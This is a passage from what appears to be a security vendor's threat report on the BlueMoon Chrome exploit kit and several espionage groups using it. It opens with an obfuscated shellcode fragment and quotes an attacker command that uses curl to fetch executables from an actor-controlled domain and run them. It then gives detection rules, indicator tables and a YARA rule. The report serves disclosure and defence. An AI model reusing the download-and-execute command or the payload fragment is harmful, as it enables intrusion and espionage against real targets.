  'pp': 'SYnnSIPk8EiB7AADAAAC5de5Ac0gKBAAASIXAdBJIicG6ybyma+iPBAASIXAdSm5KSUhp+jpAwAASIXAD4R9AgAASInBusm8pmvoagQAAEiFwA+EzWIAAEiJRCRQue2I'
};
```

Figure 6. Obfuscated components of UNK_DoubleCheck's deployment of BlueMoon.

Following successful exploitation, the following command is run to download multiple files from a separate actor-controlled domain brianwilli[.]com, rather than the default msgbox.exe configuration:

```
cmd.exe /c curl.exe -k -o "%APPDATA%\Microsoft\Windows\#1"  
hxxps://homepage.brianwilli[.]com/d/{wint.exe,calibre-launcher.dll,85rY.dat,SysPr.prx} &&  
"%APPDATA%\Microsoft\Windows\wint.exe"
```

This initiates a DLL-sideload chain to RC4-decrypt a blob named SysPr.prx and load the resulting Rust executable into memory. The Rust binary connects to the Cloudflare R2 Bucket

1a062f4982564d6d19a76884ce8bcbb6.r2.cloudflarestorage[.]com to download and execute a second DLL-sideload set that uses fracons[.]com for C&C. Proofpoint does not attribute UNK_DoubleCheck to a specific country at this time, though the group is very likely espionage-motivated.

UNK_QuietRacket activity targets Singapore and Indonesia to deliver unknown custom malware




Figure 7. UNK_QuietRacket phishing email spoofing Indonesian government employee.

Starting on 3 September 2026, a third suspected China-aligned espionage threat actor that Proofpoint tracks as UNK_QuietRacket used BlueMoon in activity targeting government, consulting, and financial sector organizations in Indonesia and Singapore. The phishing emails associated were themed around Indonesian conferences, such as the Indo Startup Expo & Forum 2026 and the World Conference on Creative Economy (WCCE 2026). All infection chains associated with this campaign used landing pages with considerable unique code overlap, before redirecting to the legitimate website of the conference being spoofed.

UNK_QuietRacket modified the final BlueMoon pp injector shellcode to instead download and execute a DLL-sideload pair (GfExperienceService64.exe and GfExperienceUpdate.dll) from a Cloudflare Worker or actor-controlled domain. The DLL loader resolves its C&C infrastructure entirely over Google DNS-over-HTTPS (DoH), retrieving a TXT record for dns.elixnovorem[.]com and ChaCha20-decrypting it, which led to the Cloudflare Worker royal-surf-a2e2.daohueb.workers[.]dev. That Cloudflare Worker served a decoy HTML page whose body was Base64-decoded and ChaCha20 decrypted and then loaded as a .NET assembly into memory. This decoded .NET in-memory payload simply set a scheduled task GeForceService to execute C:\ProgramData\GfExperienceService64.exe for persistence.

The loader then enters an indefinite beacon loop, repeating the same C&C pattern using Google DoH, this time using `dns.getaiexo[.]com`, whose TXT record decoded to `black-flower-9250.v93xdd5g.workers[.]dev` at the time of analysis. Proofpoint did not observe any payloads being served from this second C&C channel.

Conclusion

A fully weaponized Chrome exploit chain has historically been a high-value, rare capability. BlueMoon was developed, deployed rapidly, and shared across multiple threat actors within days in a manner that had high detection signals. This may reflect a reduced cost and barrier to entry for this class of capability, as AI agents increasingly enable threat actor exploit development. This is particularly relevant for open source codebases, such as Chromium, where upstream patches are publicly accessible prior to downstream consumers of the codebase applying the patch. This creates a window for threat actors to attempt to rapidly reverse engineer patches and develop exploits ahead of downstream stable releases.

The majority of observed BlueMoon usage is assessed to be China-aligned espionage-motivated activity, although there is not sufficient evidence to attribute BlueMoon usage exclusively to China-aligned threat actors at the time of writing. Comparable rapid proliferation of exploit capabilities across multiple China-aligned threat actors in the lead-up to anticipated patches has been observed on multiple previous occasions, including in activity targeting [Microsoft Exchange](#) and [SharePoint](#). Several hypotheses could account for this phenomenon, including a shared commercial procurement chain or digital quartermaster supplying the capability to multiple state-aligned threat actors, or another more direct dissemination of capabilities via a centralized state-affiliated organization.

Proofpoint assesses that BlueMoon will likely proliferate further and be adopted by both espionage-motivated and financially motivated threat actors. The broader dynamic revealed by this activity – rapid exploit development that leverages the open source patch-gap – is likely to recur beyond BlueMoon as this development model becomes accessible to a wider range of threat actors.

BlueMoon threat detection and hunting

- Default BlueMoon deployments feature a distinctive and suspicious process tree (`chrome.exe -> cmd.exe -> curl.exe -> msgbox.exe`)
- Scheduled tasks named:
 - `EdgeCore_AutoUpdate` (UNK_LateNight ShadowPad activity)
 - `MicrosoftEdgeUpdatesTaskMachine` and `Avpcheckup(UNK_DoubleCheck)`
- Session keys named `v8ctf_exp_attempt` written into `sessionStorage` in Chrome
- Mutex named `Dataupcheckinfo(UNK_DoubleCheck)`
- Registry writes to `HKCU\SOFTWARE\Classes\CLSID\{5D4FCB7-222C-4CA3-96B6-1F8195FBBB4B}\InprocServer32` for persistence (UNK_DoubleCheck)
- `ChromeUpdate.exe` or `msgbox.exe` dropped to `%TEMP%`

ET rules

[2071919 - ET EXPLOIT_KIT BlueMoon EK JS Loader M1](#)
[2071920 - ET EXPLOIT_KIT BlueMoon EK JS Loader M2](#)
[2071921 - ET EXPLOIT_KIT BlueMoon EK JS Loader M3](#)
[2071922 - ET EXPLOIT_KIT BlueMoon EK CnC Beacon Outbound \(ok\)](#)
[2071923 - ET EXPLOIT_KIT BlueMoon EK CnC Beacon Outbound \(fail\)](#)
[2071924 - ET EXPLOIT_KIT BlueMoon EK CnC Beacon Outbound \(phase\)](#)

Indicators

TA412			
Indicator	Type	Description	First Seen

779b3e1a470e589d492b99154ba11622fbaebb19b3de694f660c725411b7096d	SHA256	driver-html.js (BlueMoon exploit JavaScript)	August 2026
ff1b49aaec994f4c11f2c9331e739abb4bc3d6abf66ec50ce99709fba35d782b	SHA256	BlueMoon exploit JavaScript	August 2026
7d6f6dcb17a423bdd7715f8a4e34f2939501a761bc9bf7aa005f805ef1f82288	SHA256	ChromeUpdate.exe (or msgbox.exe)	August 2026
e950d03c58d49e28e31df8afeefca1f3b3d2cd6b697c40adfee1a4f6fe18f004	SHA256	dist.zip	August 2026
353b5bd2780c1b0c07c1283d83cf16cf1e9ec226c17b2d09d56848893f9d98ee	SHA256	background.js	August 2026
secboxes[.]com	Domain	TA412 delivery and download domain	August 2026
msbenefit[.]com	Domain	TA412 delivery and download domain	September 2026
attcdn[.]com	Domain	TA412 delivery and download domain	September 2026
recommendation-letter.secboxes[.]com	Hostname	TA412 BlueMoon exploit page	August 2026
asianstudies.secboxes[.]com	Hostname	TA412 BlueMoon exploit page	August 2026
materials-project.secboxes[.]com	Hostname	TA412 BlueMoon exploit page	August 2026
project.secboxes[.]com	Hostname	TA412 BlueMoon exploit page	August 2026
evidence.msbenefit[.]com	Hostname	TA412 BlueMoon exploit page	September 2026
data.attcdn[.]com	Hostname	TA412 BlueMoon exploit page	September 2026
hxxps://project.secboxes[.]com/ChromeUpdate.exe	URL	Download URL	August 2026

hxxps://recommendation-letter.secboxes[.]com/ChromeUpdate.exe	URL	Download URL	August 2026
hxxps://download.secboxes[.]com:443/dist.zip	URL	Download URL	August 2026
hxxps://api-prod.secboxes[.]com:443/download	URL	Download URL	August 2026
hxxps://evidence.msbenefit[.]com/msgbox.exe	URL	Download URL	September 2026
hxxps://zki0y83.msbenefit[.]com:443/feed	URL	Download URL	August 2026
extension-management-portal.centerfjdr658.workers[.]dev	Hostname	GemStone browser extension C&C	August 2026
extension-management-portal.kmjukilo-lkjh.workers[.]dev	Hostname	GemStone browser extension C&C	September 2026

UNK_LateNight

Indicator	Type	Description	First Seen
a4a6a04d85eca8d584d939d2437c85a4f291207d8042f2ec002838e336b72ef5	SHA256	Index.js (BlueMoon exploit JavaScript)	September 2026
295fc584f75e94108c9be945977db33ed80421f5d374eab188587c911dff915	SHA256	msgbox.exe	September 2026
bc7d24f5cf8937b334966201bdcce8ca9bab6ec5889d40a399d4094dcad73360	SHA256	mctsetup64.dll	September 2026
zfg.rc.420@gmail[.]com	Email address	Sender email	September 2026
laylowthiago@gmail[.]com	Email address	Sender email	September 2026
susan.thomas.90@outlook[.]com	Email address	Sender email	September 2026
mariedubois1917@outlook[.]com	Email address	Sender email	September 2026

reallifetalktv2@gmail[.]com	Email address	Sender email	September 2026
airproducts[.]ink	Domain	BlueMoon exploit delivery domain	September 2026
precipart[.]ink	Domain	BlueMoon exploit delivery domain	September 2026
epsilonsystems[.]net	Domain	BlueMoon exploit delivery domain	September 2026
rocketlabusa[.]ink	Domain	BlueMoon exploit delivery domain	September 2026
spectrolab[.]fit	Domain	BlueMoon exploit delivery domain	September 2026
ms.chechity[.]com	Hostname	ShadowPad C&C hostname	September 2026
chechity[.]com	Domain	ShadowPad C&C domain	September 2026
79.133.56[.]90	IP address	Fallback ShadowPad C&C server	September 2026
aurexdefense[.]online	Domain	Suspected BlueMoon exploit delivery domain (Shared IP resolution)	September 2026
cyclokinetics[.]online	Domain	Suspected BlueMoon exploit delivery domain (Shared IP resolution)	September 2026
sncorp[.]fit	Domain	Suspected BlueMoon exploit delivery domain (Shared IP resolution)	September 2026

tcomp[.]online	Domain	Suspected BlueMoon exploit delivery domain (Shared IP resolution)	September 2026
bosch-sensortec[.]site	Domain	Suspected BlueMoon exploit delivery domain (Shared IP resolution)	September 2026
smxtech[.]xyz	Domain	Suspected BlueMoon exploit delivery domain (Shared IP resolution)	September 2026
lindes[.]ink	Domain	Suspected BlueMoon exploit delivery domain (Shared IP resolution)	September 2026
silvustechnologies[.]online	Domain	Suspected BlueMoon exploit delivery domain (Shared IP resolution)	September 2026
worldview[.]fit	Domain	Suspected BlueMoon exploit delivery domain (Shared IP resolution)	September 2026
emcore[.]ink	Domain	Suspected BlueMoon exploit delivery domain (Shared IP resolution)	September 2026
airindia[.]fit	Domain	Suspected BlueMoon exploit delivery domain (Shared IP resolution)	September 2026

airliquide[.]lol	Domain	Suspected BlueMoon exploit delivery domain (Shared IP resolution)	September 2026
apollohospitals[.]fit	Domain	Suspected BlueMoon exploit delivery domain (Shared IP resolution)	September 2026
haloengines[.]net	Domain	Suspected BlueMoon exploit delivery domain (Shared IP resolution)	September 2026
jetoptera[.]co	Domain	Suspected BlueMoon exploit delivery domain (Shared IP resolution)	September 2026

UNK_QuietRacket

Indicator	Type	Description	First Seen
b34802a646fc4a8f07ffa09a5fda8bf7327446b22e3d7bb5163dafa1e2a8bb2b	SHA256	Loader.js (BlueMoon exploit JavaScript)	September 2026
8453c42904b7b2fea5671b7bff06b2d937632ae29545fd11bc13095627a2805f	SHA256	Indostartupexpo.js (BlueMoon exploit JavaScript)	September 2026
f3c64014221a58f3fde88e562662dbd5a1b3dd2b59c86e9e2bc5cb8f671664e7	SHA256	GFExperienceUpdate.dll	September 2026
87b6b24c06f99900a8aa579caedee1e402015884c925a98dcfb0fb38dfa2de22	SHA256	GFExperienceUpdate.dll	September 2026
faizus123@outlook[.]com	Email address	Sender email	September 2026
firda.kemkes@outlook[.]com	Email address	Sender email	September 2026

faizus123@proton[.]me	Email address	Sender email	September 2026
dewiinpermata@outlook[.]com	Email address	Sender email	September 2026
radhikadas07@outlook[.]com	Email address	Sender email	September 2026
jeannifer.suryajaya@outlook[.]com	Email address	Sender email	September 2026
siti.nurhaliza2026@outlook[.]com	Email address	Sender email	September 2026
ditjenpajakri2026@outlook[.]com	Email address	Sender email	September 2026
yhv41nji.workers[.]dev	Hostname	BlueMoon exploit delivery hostname	September 2026
wcce.joinmacket[.]com	Hostname	BlueMoon exploit delivery domain	September 2026
joinmacket[.]com	Domain	BlueMoon exploit delivery domain	September 2026
openlumakora[.]com	Domain	BlueMoon exploit delivery domain	September 2026
publish.openlumakora[.]com	Hostname	BlueMoon exploit delivery hostname	September 2026
educac.workers[.]dev	Hostname	BlueMoon exploit delivery, download , and C&C hostname	September 2026
daoahueb.workers[.]dev	Hostname	Download hostname	September 2026
hxxps://app.educac.workers[.]dev/Service	URL	DLL-sideload pair download URL	September 2026
hxxps://app.educac.workers[.]dev/Updateac	URL	DLL-sideload pair download URL	September 2026

hxxps://small-union-7018.daoahueb.workers[.]dev/	URL	DLL-sideload pair download URL	September 2026
hxxps://snowy-block-ae0a.daoahueb.workers[.]dev/	URL	DLL-sideload pair download URL	September 2026
getaiexo[.]com	Domain	C&C domain	September 2026
elixnovorem[.]com	Domain	C&C domain	September 2026
velodynaity[.]com	Domain	C&C domain	September 2026
dns.elixnovorem[.]com	Hostname	C&C domain used for TXT lookup	September 2026
dns.getaiexo[.]com	Hostname	C&C domain used for TXT lookup	September 2026
dns. velodynaity[.]com	Hostname	C&C domain used for TXT lookup	September 2026
v93xdd5g.workers[.]dev	Hostname	C&C hostname	September 2026
black-flower-9250.v93xdd5g.workers[.]dev	Hostname	C&C hostname	September 2026

UNK_DoubleCheck

Indicator	Type	Description	First Seen
ac6bbc4b1f1c62e308781329183a46e18f454c27e66bffa09f343b53ac622b69	SHA256	font-01.js (BlueMoon exploit JavaScript)	September 2026
ac6806c89e294f390838cb07c015dabec1c8ada06ce5161a0ad50b8a72828141	SHA256	calibre-launcher.dll	September 2026
3594ad58fb6217fafa9839e53999a90608c2e9f335fa20aece3d53f8c0802726	SHA256	SysPr.prx	September 2026

3ec3151d8d1278ed966941ac89ea495ef6a80c70613dd9138cc85fc28c9df432	SHA256	krita.dll	September 2026
6e6378d8d404166da89d982e80bc52e19a3f677201258dec1775f100a027a92d	SHA256	SysPr.prx	September 2026
mailbox.workers[.]dev	Hostname	BlueMoon exploit delivery hostname	September 2026
vncdc.mailbox.workers[.]dev	Hostname	BlueMoon exploit delivery hostname	September 2026
brianwilli[.]com	Domain	Download domain	September 2026
homepage.brianwilli[.]com	Hostname	Download hostname	September 2026
1a062f4982564d6d19a76884ce8bcbb6.r2.cloudflarestorage[.]com	Hostname	Download hostname	September 2026
fracons[.]com	Domain	C&C domain	September 2026
hxxps://homepage.brianwilli[.]com/d/calibre-launcher.dll	URL	Download URL	September 2026
hxxps://homepage.brianwilli[.]com/d/wint.exe	URL	Download URL	September 2026
hxxps://homepage.brianwilli[.]com/d/85rY.dat	URL	Download URL	September 2026
hxxps://homepage.brianwilli[.]com/d/SysPr.prx	URL	Download URL	September 2026
1a062f4982564d6d19a76884ce8bcbb6.r2.cloudflarestorage[.]com	URL	Download URL	September 2026
hxxps://1a062f4982564d6d19a76884ce8bcbb6.r2.cloudflarestorage[.]com/datago/krita.exe	URL	Download URL	September 2026

hxxps://1a062f4982564d6d19a76884ce8bcbb6.r2.cloudflarestorage[.]com/datago/krita.dll	URL	Download URL	September 2026
hxxps://1a062f4982564d6d19a76884ce8bcbb6.r2.cloudflarestorage[.]com/datago/SysPr.prx	URL	Download URL	September 2026

YARA rule

```
rule MAL_BlueMoon_ExploitKit { meta:      author = "Greg Lesnewich"      description = "track BlueMoon exploit kit"
    date = "2026-09-01"      version = "1.0"
```

strings:

```
$score1 = "CVE_EXP_CORE"
$score1_enc = "CVE_EXP_CORE" base64
$score2 = "CVE_EXP_NO_D8_DRIVER"
$score2_enc = "CVE_EXP_NO_D8_DRIVER" base64
$score3 = "CVE_PROFILE"
$score3_enc = "CVE_PROFILE" base64
$score4 = "PAYLOADS_B64"
$score4_enc = "PAYLOADS_B64" base64
$score5 = "v8ctf_exp_attempt"
$score5_enc = "v8ctf_exp_attempt" base64
$MAP_WORD = "MAP_WORD"
$MAP_WORD_enc = "MAP_WORD" base64
$FDA_MAP = "FDA_MAP"
$FDA_MAP_enc = "FDA_MAP" base64
$cageRead = "cageRead"
$cageRead_enc = "cageRead" base64
$cageWrite = "cageWrite"
$cageWrite_enc = "cageWrite" base64
$kExprThrowRef = "kExprThrowRef"
$kExprThrowRef_enc = "kExprThrowRef" base64
$confuse_call_regex = /confuse(Call)?\s*\(/
$confuse_call = "confuseCall"
$confuse_call_enc = "confuseCall" base64
$pro_name = "WIN64_PROLOGUE"
$pro_name_enc = "WIN64_PROLOGUE" base64
$epi_name = "WIN64_EPILOGUE"
$epi_name_enc = "WIN64_EPILOGUE" base64
$hostl_idx = "HOSTL_IDX"
$hostl_idx_enc = "HOSTL_IDX" base64
$donor_idx = "DONOR_IDX"
$donor_idx_enc = "DONOR_IDX" base64
$unreachable = "=== -9999991"
$unreachable_enc = "=== -9999991" base64
$sentinel_last = "0xfeedface0ddba115n"
$sentinel_last_enc = "0xfeedface0ddba115n" base64
$sentinel_first = "0xcafebabedeadbeefn"
$sentinel_first_enc = "0xcafebabedeadbeefn" base64
$props_word = "0x000007e5"
```

```

$props_word_enc = "0x000007e5" base64
$len_smi = "0x40000 << 1"
$len_smi_enc = "0x40000 << 1" base64
$epilogue_bytes = "0x48, 0x83, 0xc4, 0x28, 0x41, 0x5f, 0x41, 0x5e, 0x41, 0x5d, 0x41, 0x5c"
$epilogue_bytes_enc = "0x48, 0x83, 0xc4, 0x28, 0x41, 0x5f, 0x41, 0x5e, 0x41, 0x5d, 0x41, 0x5c" base64
$cmd_placeholder = "0x63, 0x6d, 0x64, 0x2e, 0x65, 0x78, 0x65, 0x00"
$cmd_placeholder_enc = "0x63, 0x6d, 0x64, 0x2e, 0x65, 0x78, 0x65, 0x00" base64
$canary2 = "0x92920000"
$canary2_enc = "0x92920000" base64
$canary1 = "0x51510000"
$canary1_enc = "0x51510000" base64
$prologue_bytes = "0x53, 0x55, 0x56, 0x57, 0x41, 0x54, 0x41, 0x55, 0x41, 0x56, 0x41, 0x57"
$prologue_bytes_enc = "0x53, 0x55, 0x56, 0x57, 0x41, 0x54, 0x41, 0x55, 0x41, 0x56, 0x41, 0x57" base64

```

```

$shellcode_byte_marker = {af be ad de 00 ce 02 00 4d 5a}    $shellcode_deadbeaf_parsing = {41 b8 d7 e8 99 cc 8b 10
b8 78 56 34 12 33 d0 41 3b d0}    //0000030c 41b8d7e899cc mov r8d, 0xcc99e8d7    //00000312 8b10 mov edx, dword
[rax] {data_306}    //00000314 b878563412 mov eax, 0x12345678    //00000319 33d0 xor edx, eax {0x9fc4dd34}
//0000031b 413bd0 cmp edx, r8d {_start}    $shellcode_deadbeaf_parsing_b64_str_1 = "QbjX6JnMixC4eFY0EjPQQTvQ"
$shellcode_deadbeaf_parsing_b64_str_1_enc = "QbjX6JnMixC4eFY0EjPQQTvQ" base64
$shellcode_deadbeaf_parsing_b64_str_2 = "G41+iZzIsQuHhWNBIZ0EE70"
$shellcode_deadbeaf_parsing_b64_str_2_enc = "G41+iZzIsQuHhWNBIZ0EE70" base64
$shellcode_deadbeaf_parsing_b64_str_3 = "BuNfomcyLELh4VjQSM9BBO9"
$shellcode_deadbeaf_parsing_b64_str_3_enc = "BuNfomcyLELh4VjQSM9BBO9" base64    $shellcode_byte_marker_1 =
"r76t3gDOAgBNW"    $shellcode_byte_marker_1_enc = "r76t3gDOAgBNW" base64    $shellcode_byte_marker_2 =
"++rd4AzglATV"    $shellcode_byte_marker_2_enc = "++rd4AzglATV" base64    $shellcode_byte_marker_3 =
"vvq3eAM4CAE1a"    $shellcode_byte_marker_3_enc = "vvq3eAM4CAE1a" base64

```

condition: 3 of them }

[Previous Blog Post](#)